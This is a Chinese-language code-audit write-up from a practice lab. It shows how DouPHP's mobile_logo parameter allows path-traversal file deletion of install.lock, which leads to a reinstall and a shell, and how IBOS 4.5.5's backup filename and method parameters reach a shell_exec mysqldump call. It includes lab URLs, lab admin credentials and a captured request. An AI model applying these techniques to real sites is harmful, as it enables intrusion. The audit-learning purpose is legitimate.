
查看一下代码

```
$mobile_logo = $dou->get_one("SELECT value FROM " . $dou->table('config') . " WHERE name = 'mobile_logo'");
    @ unlink(ROOT_PATH . M_PATH . '/theme/' . $_CFG['mobile_theme'] . '/images/' . $mobile_logo);
```

追踪一下mobile_logo，发现mobile_logo可由post传参控制，

```
$mobile_logo = $file->upload('mobile_logo', 'logo'); // 上传的文件域
        $_POST['mobile_logo'] = $mobile_logo;
```


打开这个目录http://dm521zx.zs.aqlab.cn/admin/mobile.php，上传一个文件，然后抓包




然后将filename给删了，然后进行任意文件删除post传参，这是原定的上传路径 **\DouPHP_1.5\upload\theme\default\images**，**所以我们想要回到upload至少要../三次，然后删除data/install.lock就可以重新安装了，但是实际上不知道为啥要四次，getshell看看目录长什么样**

直接访问主页面进行重新安装getshell

接着访问data/config.php



原来是多了个m目录



拿flag

C:/phpStudy/WWW/dmzx/flag.php

```
1  <?php $a='flag-dmzxnfx';
2  ?>
3  This is Flag File
```

命令执行漏洞审计

- **环境：http://59.63.200.79:9808/?r=user/default/login**
- 后台 admin zkaqzkaq

命令执行部分基本几个命令函数

1、system()执行命令输出结果


2、exec()只会得到结果最后一行

3、 passthru()执行命令输出结果


4、shell_exec()只会得到结果的全部

了解了基础知识了，打开靶场看一下 **IBOS 4.5.5 PRO**


下载源码http://www.ibos.com.cn/download，发现core里面源码都zend加密了，网上查查看是什么加密




zend|53可解密



直接拿起SeayDzend来进行解密，选准版本



打开代码审计工具，来找找命令执行直接全局搜索**shell_exec**，发现存在两处可能出现命令执行的位置



第一个的$file变量由于不可控，所以不考虑，看看第二个追踪一下代码

```
shell_exec("{$mysqlBin}mysqldump --force --quick $command1 --add-drop-table $command2 $command3 --host=\"{$db["host"]}\" $command5 --user=\"{$db["username"]}\" --password=\"{$db["password"]}\" \"{$db["dbname"]}\" $tablesstr > $dumpFile");
```

这里出现了**mysqldump**，这是一个MySQL自带的备份工具。

命令格式
mysqldump [选项] 数据库名 [表名] > 脚本名

mysqldump [选项] --数据库名 [选项 表名] > 脚本名

mysqldump [选项] --all-databases [选项] > 脚本名


后台真实存在的数据库功能，本地查看一下确实存在数据库备份

本地备份一下看看会上传到哪，并且参数是否可控，抓包看

```
Pretty Raw Hex \n =
1 POST /?r=dashboard/database/backup HTTP/1.1
2 Host: 192.168.0.104
3 Content-Length: 183
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.0.104
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/91.0.4472.124 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
  ned-exchange;v=b3;q=0.9
0 Referer: http://192.168.0.104/?r=dashboard/database/backup
1 Accept-Encoding: gzip, deflate
2 Accept-Language: zh-CN,zh;q=0.9
3 Cookie: 9A2I_saltkey=d3FD6F0r; lastautologin=0; PHPSESSID=njj8ja0inmptsbkkcio4jlstc4; 9A2I_ulastactivity=
  4f412gvmyJM7oeYQRI5eXbR9I0vVxnemaCuWMCmA%2F%2BI1eIRoDL%2Bd; 9A2I_creditremind=0D0D2D0D0D0D1; 9A2I_creditbase=
  0D0D0D0D0D0; 9A2I_creditrule=%E6%AF%8F%E5%A4%A9%E7%99%BB%E5%BD%95; 9A2I_sid=yeel0E; 9A2I_lastactivity=1628775285
4 Connection: close
5
6 backuptype=all&custom_enabled=1&method=multivol&sizelimit=2048&extendins=0&sqlcompat=MYSQL41&sqlcharset=utf8&
  usehex=0&usezip=0&filename=%E6%88%91%E4%B8%8A%E4%BC%A0%E7%9A%84&dbSubmit=1
```

这个参数是我们写的


乱码了，不过确定参数filename是可控的



追踪一下变量$dumpfile看看

```
$dumpFile = core\utils\addslashes(core\utils\PATH_ROOT) . "/" . $backupFileName . ".sql";

$backupFileName = self::BACKUP_DIR . "/" . core\utils\str_replace(array("/", "\\", ".", """), "", $fileName);

$fileName = core\utils\Env::getRequest("filename");
```

由于backup名字是由filename决定，所以$dumpFile跟getRequest(“filename”)是有关的




然后再仔细看看代码，执行shell_exec的情况是else，所以必须让前面一个条件不满足


```
else {

  shell_exec("{$mysqlBin}mysqldump --force --quick $command1 --add-drop-table $command2 $command3 --host=\"{$db["host"]}\" $command5 --user=\"{$db["username"]}\" --password=\"{$db["password"]}\" \"{$db["dbname"]}\" $tablesstr > $dumpFile");
```

发现有一个method和他对应，一样可以通过post传参修改

